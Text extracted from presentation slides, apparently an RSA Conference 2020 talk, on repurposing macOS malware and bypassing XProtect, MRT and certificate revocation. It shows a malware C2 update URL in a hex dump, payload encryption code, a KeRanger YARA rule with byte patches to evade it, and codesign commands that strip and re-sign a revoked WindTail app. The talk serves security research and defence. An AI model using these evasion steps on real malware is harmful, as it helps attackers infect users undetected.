
Address	Hex	Dec	Binary	Comment
078D4	63 6B 00 61	99 4B 00 91	01100011 01101011 00000000 01100001	ck.act.http
078DF	73 3A 2F 2F	115 54 46 46	01010011 00110010 01010011 01010011	s://unioncr
078EA	79 70 74 6F	121 112 124 103	01010011 01100000 01100100 01001111	ypto.vip/up
078F5	64 61 74 65	100 97 124 101	01000010 01001101 01100100 01001101	date.0.%d.r
07900	65 74 00 64	101 124 00 96	01000011 01100100 00000000 01001100	et.done./bi



2 build (encrypted) payload



```
01 password = 'VMI5E0hq8gDz'
02 key = hashlib.md5(password).digest()
03
04 iv = 16 * '\x00'
05 encryptor = AES.new(key, AES.MODE_CBC, iv)
06 data = encryptor.encrypt(input)
07
08 output.write(base64.b64encode(data))
```



!Detection

remaining unseen, by apple, et. al




APPLE'S BUILT-IN MALWARE MITIGATIONS


obstacles...but rather trivial to bypass ;)




"We designed macOS with advanced technologies . . . to constantly monitor, and ultimately keep your Mac safer"
-apple



XProtect




revoked certificate checks



```
$ log show | grep -i MRT  
  
2019-07-16 MRT: (libswiftFoundation.dylib) Found OSX.Snake.A infection.  
2019-07-16 MRT: (libswiftFoundation.dylib) Found OSX.CpuMeaner.A infection.
```

XProtect built-in signature-based scanner (downloads)



'UXProtect' (Digital)

Yara Scanner 0 Active Scans

Scan Results

Hits	Files Scanned	Scan Start	Scan End	Target
1	438	2019-07-17 11:49:57	2019-07-17 11:50:03	/Users/patrick/Projects/repurpose/keranger/Transmission.app

Scan Rule Matches

Yara Rules	FilePath
KeRangerA	/Users/patrick/Projects/repurpose/keranger/Transmission.app/Contents/MacOS/Transmission

```
rule KeRangerA
{
    meta:
        description = "OSX.KeRanger.A"

    strings:
        $a = {48 8D BD D0 EF FF FF BE 00 00 00 00 BA 00 04 00 00 31 C0 49 89 D8 ?? ?? ?? ?? ?? ?? 31 F6
              4C 89 E7 ?? ?? ?? ?? 83 F8 FF 74 57 C7 85 C4 EB FF FF 00 00 00 00}

    condition:
        Macho and $a
}
```

/System/Library/CoreServices/XProtect.bundle/Contents/
Resources/XProtect.yara

BYPASSING XPROTECT

...by changing 1 byte

XProtect.yara

```
01 description = "OSX.KeRanger.A"
02 strings:
03 $a = {48 8D BD D0 EF FF FF BE 00 00 00 00 BA 00 04 00 00 31 C0 49 89 D8 ?? ?? ?? ?? ???
04 | 31 F6 4C 89 E7 ?? ?? ?? ?? 83 F8 FF 74 57 C7 85 C4 EB FF FF 00 00 00 00}
05 |
```



Transmission.app

how to change?



re-order
instructions



modify
instructions/consts

```
488DBDD0EFFFFF
BE00000000
BA00040000
31C0
4989D8
E8C1B40B00
31F6
4C89E7
E8F3B40B00
83F8FF
7457
C785C4EBFFFF00000000
mov        dword [rbp+var_143C], 0x0
```

```
488DBDD0EFFFFF
BE00000000
BA00030000
31C0
4989D8
lea        rdi, qword [rbp-0x1030]
mov        esi, 0x0
mov        edx, 0x300
xor        eax, eax
mov        r8, rbx
call       imp_stubs_sprintf_chk
xor        esi, esi
mov        rdi, r12
call       imp_stubs_access
cmp        eax, 0xffffffff
je         loc_100002527
mov        dword [rbp+var_1030], 0x0
mov        edx, 0x400
mov        edx, 0x300
```



user — -bash — 130x17

users-Mac:~ user\$



Transmission



Transmission 2

CERTIFICATE CHECKS

a security mechanism to block malicious code

```
$ spctl --verbose=4 --assess --type execute OSX.WindTail/Final_Presentation.app  
Final_Presentation.app: CSSMERR_TP_CERT_REVOKED
```



revoked
(CSSMERR_TP_CERT_REVOKED)




now revoked: OSX.WindTail

```
$ log stream  
kernel: (AppleMobileFileIntegrity) AMFI: code signature validation failed.  
trustd: [com.apple.securityd:policy] cert[0]: Revocation =(leaf) [force]> 1  
amfid: (Security) Trust evaluate failure: [leaf Revocation1]  
kernel: proc 1947: load code signature error 4 for file "usrnode"
```

revoked cert?

----->
X blocked!



BYPASSING CERTIFICATE REVOCATION

...simply unsign (and/or) resign

undocumented flag: '--remove-signature'

```
$ codesign --remove-signature OSX.WindTail/Final_Presentation.app  
  
$ codesign -dvv OSX.WindTail/Final_Presentation.app  
Final_Presentation.app: code object is not signed at all
```

1 remove (revoked) certificate

```
$ codesign -s "Developer ID Application: <some dev id>"
```

2 (re)sign



```
usrnode is validly signed (Apple Dev-ID)  
  
usrnode  
/Users/patrick/Projects/repurpose/windtail/Final_Presentation (resigned).app  
  
item type: application  
hashes: view hashes  
entitled: none  
sign auth: > Developer ID Application: [REDACTED]  
> Developer ID Certification Authority  
> Apple Root CA
```


(re)signed, validly

RSA Conference 2020

MALWARE REMOVAL TOOL (MRT) built-in signature-based scanner (installed)

```
$ strings -a /System/Library/CoreServices/  
MRT.app/Contents/MacOS/MRT | grep "OSX."  
  
OSX.CpuMeaner.A  
OSX.Mudminer.A  
OSX.ShellDrop.A  
OSX.Snake.A  
OSX.Proton.D  
OSX.Proton.C  
OSX.Proton.B  
OSX.Morcute.A  
OSX.Trovi.A  
OSX.InstallImitator.A  
OSX.Eleanor.A  
OSX.WireLurker.A  
OSX.MaMi.A  
OSX.HMining.C  
OSX.HMining.B  
OSX.HMining.A  
